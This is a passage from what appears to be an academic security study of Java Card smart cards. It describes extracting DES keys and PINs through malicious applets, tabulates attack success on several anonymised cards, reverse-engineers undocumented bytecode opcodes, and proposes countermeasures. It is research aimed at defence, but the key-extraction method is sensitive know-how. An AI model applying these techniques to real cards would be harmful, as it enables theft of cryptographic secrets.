`Card_b_1` and `card_c_1` do not implement any encryption on a card and the `DESKey` content is stored in an array as a plain text. Instead of copying the ciphertext ann attacker can just set any value to the `DESKey` object.

4.9 Retrieval of `DESKey` plaintext

4.9.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card

4.9.2 Overview

In a similar way to the attack allowing to replace the secret DES key which was described in the Section 4.8, an attacker can decrypt the DES key created by another applet in order to be able to use it to attack confidentiality of the benevolent applet. Such an attack is much more powerful because the benevolent applet still can decrypt the data encrypted before and communicate with a terminal using the key.

4.9.3 Implementation of the attack

In order to perform the attack, an attacker can read the corresponding bytes of the encrypted DES key in the memory of the applet and copy it back to his own DES key object. Once the encrypted key is copied the attacker can call the `DESKey.getKey()` method from his applet. Since the same master key which is used to encrypt all DES keys used by all applets on a card is the same, `getKey()` method will return decrypted key of the benevolent applet which breaks the whole idea of the using a secret key.

The attack presented by Barbu et al. allows an attacker to get access to all the data transmitted using the built-in buffer functionality [2]. Combining the attack with the ability to obtain secret keys of the applet there is barely any way left to prevent man-in-the-middle passive and active attacks.




Figure 4.9: `DESKey` decryption attack

4.9.4 Results

To apply the attack malicious applet was created and initialized with a random key. The benevolent applet was installed as well and `DESKey` was initialized with a secret key. Once the keys are in place the malicious applet gets the command to copy ten bytes corresponding to the encrypted secret key. The attack was performed on `card_a_2` and the secret key was retrieved successfully.

`Card_b_1` and `card_c_1` do not implement any encryption and if an attacker has an access to the memory of the other applets he can easily get the key.

4.10 Overview of the results

This section presents an overview of the attack evaluation on the available Java Cards.

The outcome of the execution of the attack in Table 4.3 can be the following:

✓	The attack was **successful** on the card.
±	The attack was **partially successful** on the card.
✗	The attack **failed** on the card.
P	The card does not meet **prerequisites** for the attack therefore the attack was not applied. In most cases it means that memory dump needed for the implementation of the attack was not obtained.
T	A **technical** issue was encountered and prevented execution of the attack.

The success and failure of the attack are considered from the point of view of an attacker. More ✗'s and **P**'s a card has, the better its security is. The first four attacks in Table 4.3

aimed at different aspects of a Java Card security when the last four attacks in the table designed to compromise the security of cryptographic containers.

Attack \ Card	card_a	card_b	card_c	card_d	card_e
Full memory dump (Section 4.1)	✓	±	✗	✗	✓
Execution of an arbitrary code (Section 4.2)	✓	✓	✗	✗	✓
Cloning an installed applet (Section 4.3)	±	✗	✗	✗	✗
APDU buffer array reference (Section 4.4)	✓	**T**	✓	✓	✓
`OwnerPIN` try counter rollback (Section 4.5)	✓	✓	**P**	**P**	✓
`OwnerPIN` plaintext retrieval (Section 4.7)	✓	✓	**P**	**P**	✓
`DESKey` replacement (Section 4.8)	✓	✓	**P**	**P**	✓
`DESKey` plaintext retrieval (Section 4.9)	✓	✓	**P**	**P**	✓

Table 4.3: The results of the attacks on the cards

Chapter 5

Study of the illegal opcodes

In this chapter the study of the unspecified Java Card virtual machine bytecodes implemented on one of the smart cards `card_a_1` is presented. Of course, the fact that there are some unspecified instructions implemented on the card is not trivial. In order to find out that if there are any cards implementing the illegal opcodes, we had to try to execute the illegal opcodes on the available cards and observe outputs. Section 5.1 presents the results of the execution of the illegal opcodes on the card using malformed applets. The number of the byte parameters used by the instructions was determined as well as the changes made on the stack by the instruction. Section 5.2 presents the results of the reverse engineering of the emulator, provided by the manufacturer of `card_a_1`. The emulator implements the support of the illegal opcodes which revealed the functionality provided by the opcodes.

5.1 Execution of illegal opcodes

5.1.1 Attack prerequisites

An attacker should be able to do the following:

- Execute arbitrary code on a card (using 4.2 or 3.8)

5.1.2 Overview

According to the Java Card virtual machine specification [6] correct Java bytecode must include only instruction bytes from `0x00` to `0xB8`, `0xFE` and `0xFF`. The last two opcodes are implementation-specific and could be defined by the developers of the Java Card virtual machine implementation. All the other opcodes are undefined and the specification does not define the behavior of the Java Card virtual machine for this opcodes. It would be understandable if the card would mute or return the exception upon the undefined instruction, or at least would perform the same action for every illegal opcode. In case there are some illegal opcodes an attacker might use it to perform unauthorized operations.

5.1.3 Implementation of the attack

In fact, some of the cards implement additional opcodes which are not specified by Java Card virtual machine specification. Table 5.1 shows the responses produced by the `card_a_2` when encountering the illegal opcodes. It is clear to see that the results are not consistent for different illegal opcodes and in many cases the card yields `0x9000` response which indicates that no exception was thrown during execution. The instructions `0xBA` and `0xBB` caused an `0x6F00` exception which indicates operating system error.

Opcode	APDU response	Opcode	APDU response
...	...	0xC5	0x9000
0xB8	No response	0xC6	0x9000
0xB9	No response	0xC7	0x9000
0xBA	0x6F00	0xC8	0x9000
0xBB	0x6F00	0xC9	0x9000
0xBC	No response	0xCA	No response
0xBD	0x9000	0xCB	No response
0xBE	0x9000	0xCC	0x9000
0xBF	0x9000	0xCD	0x9000
0xC0	0x9000	0xCE	No response
0xC1	0x9000	0xCF	No response
0xC2	0x9000	...	...
0xC3	0x9000	0xFE	No response
0xC4	0x9000	0xFF	No response

Table 5.1: Illegal opcode implementation on `card_a_1`

There are two sources of input of an opcode in the Java Card virtual machine: bytes following the illegal opcode which will be referred as **byte parameters** and words on the stack which will be referred as **stack input**. First, the variable number of **byte parameters** which might equal to zero, one or two for most of the opcodes is used by the opcode. Second, the **stack input** which in most cases represent a byte, a short or a reference values is used by the opcode. Since the operand stack of a Java Card is not typed, it always consists of a number of two-byte words.

Due to the reason that the illegal opcodes are not documented, in order to be able to try to use the opcodes the number of byte parameters followed the opcode in the bytecode of an applet should be determined as well as a number of elements on the stack used by the opcode.

To find out the number of **byte parameters** used by the opcode we have to assume that the arbitrary values of the bytes are accepted by the opcode. We can set four one byte opcodes such as `sconst_0 (0x03)` which pushes the short constant value onto the operand stack after the illegal opcode. The fragment of a CAP file containing the bytecode used to find out the number of bytes used by the illegal opcode `0xBF` is presented in Listing 5.1. Performing the number of experiments with different constant values it is possible to determine the number of bytes used by the opcode.

In case the illegal opcode takes no **byte parameters** the illegal bytecode will be executed and then four following bytecodes will push four zeros on top of the operand stack. The same way if the illegal opcode takes one **byte parameter** there will be three zero words pushed on the stack and so on. By analyzing the number of zero words on top of the stack, the number of byte parameters required by the opcode could be determined.

```
0xBF 0x03 0x03 0x03 0x03
```

Listing 5.1: CAP file fragment containing the illegal opcode

Once the number of **byte parameters** used by the illegal opcode is known, it is possible to study the modifications of the operand stack occurred when the opcode is executed. In order to try to figure out the function of the illegal opcodes, an applet analyzing the operand stack was developed. The applet fills the operand stack with values from local variables. Once the values are pushed on a stack it has five short values on the top: `0x0005 0x0004 0x0003 0x0002 0x0001`. Obviously, if no changes of the stack were made by the opcode, the stack will have the same values and three top value are popped from the stack and returned to the terminal. The reason only three values are popped from the stack is that in some cases the execution of the opcode results in a decreased number of the elements on the stack and it allows to avoid an exception. Table 5.2 presents the results of the execution of the illegal opcodes. In the table, the difference between *No response* and *Mutes the card* is that in the second case the card was not responding for a significant amount of time (over 40 minutes), which seems to be a countermeasure used by the card to prevent rapid execution of some of the illegal operations.

Even though it is quite easy to figure out the inputs used by the opcode it is not obvious what kind of operation is performed. Since illegal opcodes could be studied only as a black-box, all we can do is to try to feed different inputs and observe the produced outputs.

5.1.4 Study of `0xC8` opcode

For instance, the opcode `0xC8` takes a one-byte argument and pushes one short value on the operand stack. Obviously, it might make some other internal changes on a card but it is not that easy to find out. Execution of the opcode with all possible byte values of the argument leads us to observe all possible changes of the stack presented in the Table 5.3. It is worth mentioning that the result of the execution is not determined only by the input and another execution yields slightly different results. Moreover, the execution shows that the arguments from `0x00` to `0x0E` yield the value on the stack equal to local variable zero which in this case is equal to `0x5000`, i.e. the execution of the opcode yields the same result as `sload_0`.

Inp	Out	Inp	Out	Inp	Out	Inp	Out
0x00	0x50 0x00	0x40	0x09 0xC0	0x80	0x8A 0x2E	0xC0	0xA6 0x37
0x01	0x50 0x00	0x41	0xB7 0x7B	0x81	0xB0 0x6E	0xC1	0x92 0xE2
0x02	0x50 0x00	0x42	0xFE 0xA6	0x82	0x6A 0x71	0xC2	0xC4 0x57
0x03	0x50 0x00	0x43	0x50 0x03	0x83	0xAB 0xDD	0xC3	0xB0 0x6E
0x04	0x50 0x00	0x44	0x44 0x24	0x84	0x00 0x00	0xC4	0x82 0x7D
0x05	0x50 0x00	0x45	0xF2 0xB8	0x85	0x53 0xA6	0xC5	0x85 0x50
0x06	0x50 0x00	0x46	0xB9 0x3D	0x86	0x50 0x01	0xC6	0x96 0x7A
0x07	0x50 0x00	0x47	0xBA 0x38	0x87	0x73 0x6A	0xC7	0x05 0x91

0x08	0x50 0x00	0x48	0x87 0x87	0x88	0x55 0x53	0xC8	0x52 0xF8
0x09	0x50 0x00	0x49	0xFE 0xA6	0x89	0x92 0xE2	0xC9	0xB5 0x20
0x0A	0x50 0x00	0x4A	0xC4 0x0c	0x8A	0x55 0x53	0xCA	0x73 0x6A
0x0B	0x50 0x00	0x4B	0x81 0x25	0x8B	0xAB 0xDD	0xCB	0x1C 0x59
0x0C	0x50 0x00	0x4C	0x82 0x7D	0x8C	0xD3 0xC8	0xCC	0x96 0x7A
0x0D	0x50 0x00	0x4D	0x15 0x9B	0x8D	0x50 0x00	0xCD	0x0b 0xED
0x0E	0x50 0x00	0x4E	0x97 0x41	0x8E	0xFF 0x99	0xCE	0x81 0x25
0x0F	0xD3 0xC8	0x4F	0x8F 0x37	0x8F	0x14 0x9D	0xCF	0xD0 0x4A
0x10	0x72 0xC4	0x50	0xAC 0xC1	0x90	0x6F 0xA6	0xD0	0x16 0x82
0x11	0x6E 0xA0	0x51	0xB0 0x58	0x91	0x8F 0x37	0xD1	0xC4 0x0c
0x12	0xB9 0x8E	0x52	0x15 0xA6	0x92	0xF2 0xB8	0xD2	0x7F 0x22
0x13	0x15 0x9B	0x53	0x6B 0xAF	0x93	0x71 0x65	0xD3	0x08 0x34
0x14	0xA9 0x19	0x54	0xF1 0x71	0x94	0x6E 0xA0	0xD4	0x39 0x40
0x15	0x9E 0xAA	0x55	0x8F 0x37	0x95	0xA9 0x19	0xD5	0xA0 0xD3
0x16	0x55 0xB6	0x56	0x55 0xB6	0x96	0x10 0x04	0xD6	0x55 0x53
0x17	0x58 0xCF	0x57	0x09 0x53	0x97	0x7E 0x05	0xD7	0x50 0x03
0x18	0xDB 0x85	0x58	0x40 0xB4	0x98	0x91 0x2D	0xD8	0x6F 0x43
0x19	0x0d 0x90	0x59	0xC9 0x45	0x99	0x55 0x53	0xD9	0xE9 0xF8
0x1A	0xEE 0x95	0x5A	0x17 0x4C	0x9A	0x73 0x7A	0xDA	0xFD 0x3F
0x1B	0x02 0xB4	0x5B	0x03 0x3B	0x9B	0xAD 0x8A	0xDB	0x3B 0x37
0x1C	0x63 0xB3	0x5C	0x08 0x34	0x9C	0x01 0x03	0xDC	0xFE 0xA6
0x1D	0x84 0xDC	0x5D	0x2E 0x7E	0x9D	0x40 0xB4	0xDD	0x00 0x04
0x1E	0x4C 0x01	0x5E	0xB7 0x7B	0x9E	0x25 0x43	0xDE	0x30 0x4A
0x1F	0x56 0x3C	0x5F	0xF2 0xC6	0x9F	0x6B 0xAF	0xDF	0x0d 0x90
0x20	0x0b 0xED	0x60	0x9B 0xBE	0xA0	0x5C 0x72	0xE0	0xA0 0x1F
0x21	0x20 0xB5	0x61	0x0b 0xED	0xA1	0x2E 0x4C	0xE1	0x65 0x61
0x22	0x50 0x01	0x62	0x87 0x93	0xA2	0xA3 0x4E	0xE2	0x25 0x43
0x23	0xB9 0x3D	0x63	0xDA 0xC6	0xA3	0x30 0x4A	0xE3	0x50 0xD2
0x24	0x63 0xB3	0x64	0x67 0x63	0xA4	0x61 0x21	0xE4	0x01 0x09
0x25	0x85 0xCF	0x65	0x35 0xE5	0xA5	0x85 0x96	0xE5	0x1B 0x9F
0x26	0xC4 0x57	0x66	0x72 0xC4	0xA6	0x50 0x00	0xE6	0x14 0x70
0x27	0x55 0xB6	0x67	0xC4 0x0c	0xA7	0x1C 0x5C	0xE7	0x22 0x06
0x28	0x94 0x8F	0x68	0x82 0xF0	0xA8	0xAD 0xBF	0xE8	0x4C 0x01
0x29	0x2D 0x13	0x69	0xFA 0x8E	0xA9	0xC4 0x57	0xE9	0x72 0xC4
0x2A	0x07 0x59	0x6A	0xF2 0xC6	0xAA	0x5C 0x72	0xEA	0x3C 0x70
0x2B	0x48 0x71	0x6B	0x50 0x01	0xAB	0x1A 0x2F	0xEB	0x01 0x51
0x2C	0xC7 0xBE	0x6C	0x96 0x7A	0xAC	0x9A 0x37	0xEC	0x1A 0x2F
0x2D	0x52 0xF8	0x6D	0x2D 0x25	0xAD	0x15 0x9B	0xED	0xA0 0x1F
0x2E	0xAD 0x8A	0x6E	0x12 0x65	0xAE	0x15 0xE0	0xEE	0x94 0x8F
0x2F	0x6A 0x02	0x6F	0x10 0x07	0xAF	0x01 0xB1	0xEF	0x4A 0xFC
0x30	0xC4 0x57	0x70	0x74 0xAB	0xB0	0x4A 0xFC	0xF0	0x7F 0xE0
0x31	0x58 0xCF	0x71	0xFA 0x8E	0xB1	0xAD 0x8A	0xF1	0x00 0x04
0x32	0x12 0x65	0x72	0x6A 0x71	0xB2	0x44 0x24	0xF2	0xBD 0xB7
0x33	0x15 0xE0	0x73	0x3B 0x37	0xB3	0x53 0x54	0xF3	0x8A 0xB1
0x34	0x00 0x01	0x74	0xF7 0x00	0xB4	0x5C 0x72	0xF4	0xF7 0x00
0x35	0xC7 0x5C	0x75	0x96 0x7A	0xB5	0xB1 0x11	0xF5	0x5F 0x0a
0x36	0xEC 0x46	0x76	0x17 0x4C	0xB6	0x80 0x1E	0xF6	0xC4 0x57

0x37	0xCA 0xB0	0x77	0x25 0x43	0xB7	0xF7 0xF8	0xF7	0x53 0x16
0x38	0x02 0x57	0x78	0x6F 0x43	0xB8	0x87 0x87	0xF8	0x12 0x65
0x39	0xEC 0x46	0x79	0xC4 0x0c	0xB9	0x3B 0x37	0xF9	0x50 0xD2
0x3A	0xC2 0xDE	0x7A	0xC2 0xDE	0xBA	0x08 0x34	0xFA	0xB1 0xAB
0x3B	0x93 0xEE	0x7B	0x8A 0x2E	0xBB	0x53 0x54	0xFB	0x86 0x19
0x3C	0x44 0xB0	0x7C	0x62 0xCF	0xBC	0x50 0x04	0xFC	0xF7 0xF8
0x3D	0x72 0xC4	0x7D	0x80 0x1E	0xBD	0x87 0x93	0xFD	0x1B 0x9F
0x3E	0xD4 0xBA	0x7E	0x50 0x01	0xBE	0x59 0xB2	0xFE	0x4A 0xFC
0x3F	0x6A 0x02	0x7F	0x1B 0x9F	0xBF	0xAB 0xDD	0xFF	0x7F 0xE0

Table 5.3: All possible outputs of the `0xC8` opcode

Clearly, such an approach does not guarantee that all the side-effects of the opcode will be noted. It might be the case that the opcode modifies the memory of the card. A full memory dump of EEPROM and RAM would be helpful for the study of the illegal opcodes. Unfortunately, the full memory dump is quite costly and it would take a significant time to run the same test with the analysis of the memory.

5.1.5 Study of `0xBF` opcode

The illegal opcode `0xBF` does not take any argument following the opcode and it does not pop any value from the operand stack. Moreover, the opcode is deterministic and every execution of it on the card `card_a_2` yields `0x073D` on top of the stack. But modification of the applets installed on the card and consequent execution might yield another value. After a slight modification of the applet, the illegal opcode executed on the card pushed on the stack `0x07AF` value.

Unfortunately, an attempt to cast the address to short or byte array caused the card to mute until the next reset which indicates that the value on top of the stack is not of a type `objectref`. Listing 5.2 shows that the memory does not store an object structure at location `0x07AF`.

```
0x6A 0x1A 0x19 0x03 0xBB 0xF0 0x10 0xD0 0x6A 0x12 0x19
0x03 0xBB 0xF0 0x10 0xE0 0x6A 0x0A 0x19 0x03 0xBB 0xF0
0x10 0xF0 0x6B 0x0C 0x19 0x03 0x25 0x02 0x6B 0x04 0x04
0x78 0x03 0x78 0x04 0x78 0x00 0x00 ...
```

Listing 5.2: Memory content at `0x07AF`

The value pushed on the stack by `0xBF` opcode could be just a short value and it could be the case that it does not have any specific meaning.

Opcode	# of args	Stack after execution
0xB8	?	No response
0xB9	?	No response
0xBA	?	Exception: SW6F00
0xBB	?	Exception: SW6F00
0xBC	?	No response
0xBD	0	0x0005 0x0005 0x0004 0x0003 0x0002 0x001
0xBE	0	0x0005 0x0005 0x0004 0x0003 0x0002 0x001
0xBF	0	0x09C0 0x0005 0x0004 0x0003 0x0002 0x001
0xC0	0	0x0109 0x0005 0x0004 0x0003 0x0002 0x001
0xC1	0	0x0004 0x0003 0x0002 0x001
0xC2	?	Mutes the card
0xC3	?	Mutes the card
0xC4	?	Mutes the card
0xC5	2	0x0000 0x0005 0x0004 0x0003 0x0002 0x001
0xC6	?	Mutes the card
0xC7	0	0x0000 0x0005 0x0004 0x0003 0x0002 0x001
0xC8	1	0x0001 0x0005 0x0004 0x0003 0x0002 0x001
0xC9	1	0x0004 0x0003 0x0002 0x001
0xCA	?	Mutes the card
0xCB	?	Mutes the card
0xCC	?	Mutes the card
0xCD	?	Mutes the card

Table 5.2: Illegal opcode stack modification

5.1.6 Conclusion

Although it is possible to execute illegal opcodes and obtain some data as a result of the execution, the most challenging part is to find a way how to interpret the results and find a way to exploit it.

It is possible to learn some information about illegal opcodes, in particular, it is possible to find out the number of parameter bytes required by the illegal opcode and the number of words popped by the opcode off the stack. Moreover, an attacker can provide different inputs and obtain the outputs of the execution of the illegal opcodes but all this knowledge does not really help to make any conclusions about the purpose of the illegal opcode.

The approach, implemented by the manufacturer, is quite dangerous and it could cause unexpected attacks. On the other hand, the absence of an attack vector as a result of the study of the illegal opcodes is not a proof that such an attack is not possible or that there is no vulnerability in the use of the illegal opcodes. Future research of the illegal opcodes can reveal illegal opcode related vulnerabilities.

5.2 Reverse engineering of the Java Card emulator

Due to the reason that Java Card is a black box in a way, it is desirable to be able to analyze the internal design of the Java Card platform implementation. To do this, the Java Card emulator of `card_a_2` was disassembled to get the idea about the internal implementation of illegal opcodes. Listing 5.3 presents the table of functions to be called to execute different opcodes. It is clear to see that there are only 54 different functions but there are 184 different opcodes in the specification. The reason, the number of functions is much smaller, is that not all of them have to be implemented because the card does not support integer operations and, more importantly, the same function is called to execute a number of different but similar opcodes such as `sconst_0`, `sconst_1`, etc.

```
.rdata:00630A09                    align 10h
.rdata:00630A10 off_630A10         dd offset sub_61A7C0
.rdata:00630A14                    dd offset sub_61A7C0
.rdata:00630A18                    dd offset sub_61A7C0
.rdata:00630A1C                    dd offset sub_61A7C0
.rdata:00630A20                    dd offset sub_61A7C0
.rdata:00630A24                    dd offset sub_61A7C0
.rdata:00630A28                    dd offset sub_61A940
.rdata:00630A2C                    dd offset sub_61A940
.rdata:00630A30                    dd offset sub_61A940
.rdata:00630A34                    dd offset sub_61A940
.rdata:00630A38                    dd offset sub_61A940
.rdata:00630A3C                    dd offset sub_61A940
.rdata:00630A40                    dd offset sub_61A940
.rdata:00630A44                    dd offset sub_61A940
.rdata:00630A48                    dd offset sub_61AAE0
.rdata:00630A4C                    dd offset sub_61BAB0
.rdata:00630A50                    dd offset sub_61A4C0
.rdata:00630A54                    dd offset sub_61A890
.rdata:00630A58                    dd offset sub_61AAE0
.rdata:00630A5C                    dd offset sub_61AAE0
.rdata:00630A60                    dd offset sub_61ADD0
.rdata:00630A64                    dd offset sub_61AEC0
.rdata:00630A68                    dd offset sub_61A530
.rdata:00630A6C                    dd offset sub_61FC10
.rdata:00630A70                    dd offset sub_61A600
.rdata:00630A74                    dd offset sub_61A6F0
.rdata:00630A78                    dd offset sub_61AFB0
.rdata:00630A7C                    dd offset sub_61B0C0
.rdata:00630A80                    dd offset sub_61B440
.rdata:00630A84                    dd offset sub_61B590
.rdata:00630A88                    dd offset sub_61B660
.rdata:00630A8C                    dd offset sub_61B740
.rdata:00630A90                    dd offset sub_61F480
.rdata:00630A94                    dd offset sub_61F480
.rdata:00630A98                    dd offset sub_61F550
.rdata:00630A9C                    dd offset sub_61F550
.rdata:00630AA0                    dd offset sub_61F840
.rdata:00630AA4                    dd offset sub_61F040
.rdata:00630AA8                    dd offset sub_61B810
.rdata:00630AAC                    dd offset sub_61BF00
.rdata:00630AB0                    dd offset sub_61F610
.rdata:00630AB4                    dd offset sub_61F610
.rdata:00630AB8                    dd offset sub_61F610
.rdata:00630ABC                    dd offset sub_61F610
.rdata:00630AC0                    dd offset sub_61F610
.rdata:00630AC4                    dd offset sub_61F610
.rdata:00630AC8                    dd offset sub_61F610
```

```
.rdata:00630ACC                dd offset sub_61F610
.rdata:00630AD0                dd offset sub_61B980
.rdata:00630AD4                dd offset sub_61BC90
.rdata:00630AD8                dd offset sub_61BE30
.rdata:00630ADC                dd offset sub_61BD60
.rdata:00630AE0                dd offset sub_61BFA0
.rdata:00630AE4                dd offset sub_615FE0
```

Listing 5.3: Bytecode function table obtained from studying the code of the emulator

Execution of the opcodes allows us to relate the bytecodes and the functions. To do so the traces of different instructions were obtained using a debugger and compared with each other. A partial table of the opcodes and the functions is presented in Table 5.4.

Opcode	Hex	Function offset
`sconst_0`	0x03	61B7C0
`bspush`	0x10	61BDD0
`aload`	0x15	61BAE0
`sload`	0x16	61BAE0
`sstore`	0x29	61BAE0
`sadd`	0x41	61F590
`sand`	0x53	61F590
`getstatic_a`	0x7b	616000
`sload_1`	0x1d	61F940
`dup`	0x3d	61B6F0
`???`	0xBF	61B940

Table 5.4: Corresponding functions to opcodes

It is clear that the illegal opcode `0xBF` results in the execution of the same function as the execution of `sload_1` opcode. Further study of the opcodes execution and comparison of the traces showed that the execution traces are exactly the same and the only difference is the address from which the data are loaded. Listing 5.4 shows memory representation of the location from which the data are loaded by both instructions.

```
0050CA70   0C0h
0050CA71      8
0050CA72    0Fh
0050CA73    0Bh  // unknown data 0x0B0F;
0050CA74      5
0050CA75      0  // short ls6 = 0x0005;
0050CA76      4
0050CA77      0  // short ls5 = 0x0004;
0050CA78      3
0050CA79      0  // short ls4 = 0x0003;
0050CA7A      2
0050CA7B      0  // short ls3 = 0x0002;
0050CA7C      1
0050CA7D      0  // short ls2 = 0x0001;
0050CA7E    77h
0050CA7F    77h  // short ls1 = 0x7777;
0050CA80      1
0050CA81      1
```

Listing 5.4: Memory location storing local variables of the method

Execution of the `sload_1` opcode results in loading from address `0050CA7D`, which returns value `0x0001`. Execution of the illegal opcode `0xBF` loads short value `0x0B0F` from address `0050CA73`. Repeating the execution again and again it is clear to see that, no matter what function or local variable of the function are present, the illegal opcode `0xBF` behaves exactly the same and returns the result equivalent to instruction `sload 6`.

The specification of the Java Card platform defines opcode `sload (0x16)` followed by one byte parameter which allows loading a value of a local variable on top of the stack. Since most of the functions have just a few variables it is handy to have one byte opcodes specifying the instruction and the index in a single byte. Instructions `sload_0 (0x1C)`, `sload_1 (0x1D)`, `sload_2 (0x1E)` and `sload_3 (0x1F)` allow us to use one byte instruction to load value stored in first four local variables. To load any other local variable the two byte instruction `sload` should be used.

So illegal opcode `0xBF` is an equivalent of `sload_6` instruction, which is not specified in Java Card virtual machine specification. It is not easy to say why the developers of the implementation of the Java Card virtual machine chose to implement these illegal opcodes, since it does not provide any additional functionality and could be easily replaced by two-byte instruction `sload 6`.

One explanation might be that the reason is to reduce the size of the applets but it does not seem to be efficient. It will only let to save a few bytes per applet and it would require a special compiler to generate the code using the additional opcodes. The one who believes in conspiracy theories or the one who have seen enough commercial solutions might assume that illegal opcodes implemented by the manufacturer might me intended to ensure that only cards of this particular manufacturer will be used since on other cards the illegal opcodes are not implemented. More thorough study of the illegal opcodes revealed correspondence between the illegal opcodes and legal bytecode equivalent presented in Table 5.5.

Illegal opcode	Equivalent instruction
`0xBD`	`sload 4`
`0xBE`	`sload 5`
`0xBF`	`sload 6`
`0xC0`	`sload 7`

Table 5.5: Corresponding legal instructions to illegal opcodes

5.2.1 Reverse engineering of `0xC5` opcode

In a similar way, analysis of the illegal opcode `0xC5` yielded the same results to `getstatic_b` opcode. Despite the fact that the output of those two instructions is the same for a number of parameters tested, the execution trace is *slightly different*. All the instructions in the execution trace are the same apart from one conditional jump to address `0x4362DB` which is performed by `getstatic_b` instruction but is not performed when `0xC5` opcode is executed. Once subroutine is finished the execution trace becomes the same again. Obviously, the subroutine executed by `getstatic_b` instruction is needed because otherwise it would not be implemented in the first place. That is why the further study of the subroutine could reveal possible exploits of the illegal opcode.

Chapter 6

Countermeasures

Apart from explicitly specified security mechanisms such as the applet firewall and transaction mechanism, there are a number of countermeasures implemented by the manufactures of the cards. Some of the countermeasures are static while the others are executed at the runtime. The countermeasures discussed in this chapter are considered from the point of view of an attacker. The countermeasures were not necessarily implemented to enforce security. In some cases, the countermeasures could be just the most affordable design decision, but nevertheless, it prevents some of the attacks or makes it is more difficult to exploit. Finally, a few ways to improve security are suggested in the chapter.

6.1 Existing static countermeasures

There are a number of static countermeasures which are implemented on the studied cards:

- Indirect memory referencing using the reference table.
  Indirect memory referencing is implemented on most of the modern cards. It is a relatively cheap countermeasure that prevents all the attacks based on the pointer arithmetics. Since a reference is not a pointer to a physical memory but an index, it is not possible to access a random memory location by forging a reference.

- Encryption of the keys and PINs.
  As it was described in Chapter 4, the encryption, at least as it is implemented on the `card_a_1`, is not able to prevent logical attacks from extracting the keys. Still it is might be useful against fault injection attacks.

- Memory layout which does not allow to access previously installed applets by modifying metadata.
  Most of the cards use a straightforward memory model, where the higher index in the array corresponds to a higher memory address. Despite the fact that, most likely, it was not intended to be a countermeasure, it does prevent some of the ways to get access to the memory of applets installed on the card before.

6.2 Existing runtime countermeasures

The runtime countermeasures which are implemented on the studied cards:

- Checks of the types of the referenced objects.
  The array metadata includes the type of the array. This makes it possible to check the type at least for the instructions which explicitly require particular type. For instance the instruction `saload` loads short value which means that the reference used should point to an array of shorts.

- Runtime array out of bound access check.
  The Java Card virtual machine specification requires performing the out of bound checks. However in some cases, comparison of the index against the length of the array in elements does not always prevent out of bound access. The use of length in bytes instead of the number of elements prevents unauthorized access.

- Instruction `getstatic` index check.
  The instruction `getstatic` takes two byte parameters which are used to construct the index to the Constant Pool. However, a lot of Java Card implementations do not check if the index actually points to an object on the Constant Pool.

- Check of the stack to prevent stack underflow.
  Stack operations such as `dup_x` or `swap_x` could cause under or overflow of the stack. Additional runtime checks are required to ensure stack operation changes stack within bounds.

- Check of the unconditional jump offset to be within the method.
  Although the specification requires that a jump may only be performed within a method, not all the cards implement a runtime check for this. Some of the cards only check that a jump is performed within an applet to prevent the execution of the code of other applets.

- Integrity checks of the `OwnerPIN` try counter.
  Only one card implements an integrity check of the try counter using two complimentary bytes. The countermeasure was not, presumably, intended to prevent logical but fault injection attacks.

- Physical execution delay.
  Although a smart card does not have an internal clock, one of the cards implements a countermeasure which mutes the card temporarily for about 40 minutes using some kind of decaying physical process. The countermeasure makes it more difficult or expensive to develop and execute some of the attacks.

6.3 Ideas for new countermeasures

There are a number of improvements of the existing countermeasures which would significantly strengthen security of the Java Card platform implementations:

- Store metadata in the reference table separately from the data itself.
  Storing the metadata apart from the data will prevent the corruption of the metadata in case of access out of bounds. For instance, successful type confusion attack allows reading a few bytes following the end of the array where another array's metadata could be stored. If it is the case it is very easy to corrupt the metadata of the following array. The improvement has almost no overhead and seems to be very easy to implement.

- Exclude the `getkey()` method from the methods of the cryptographic keys, to limit the use of the storages to setting a key and performing the operations over data.
  According to [8] a number of programming guidelines for Java Card developers warn about usage of `getKey()` method being dangerous. It seems to be obvious solution to remove `getKey()` from the methods of `DESKey` class specification.

  The study presented in this paper introduces new attack against encrypted keys and PINs which supposed to be stored in secured containers. All the issues caused by the `getKey()` method and the fact that legal applets should not have a need to share the secret key whatsoever makes the conclusion to remove `getKey()` method one of the obvious solutions.

- Integrity checks would be desirable but the overhead of the checks would be significant.
  Integrity checks of the metadata would be the most efficient measure against logical attacks, but unfortunately, the implementation of the countermeasure would be very costly because it would be necessary to perform checks on every access to the protected objects. Integrity countermeasures implemented on the `card_a_2` seems to be a good trade-off between security against fault injection attacks and performance.

- The use of unique keys for each applet based on the master encryption key and unique identifier of an applet.
  The presence of the `getKey()` method makes it necessary to derive unique keys for encrypting the cryptographic containers of different applets on a card which makes it very expensive to implement because it would require storing the keys safely on the card. The usage of unique information of an applet, such as an AID, is not easy to implement since an attacker can get access to the memory and modify it.

Chapter 7

Future research

This section gives a list of ideas related to Java Card attacks which might be interesting to study in the future:

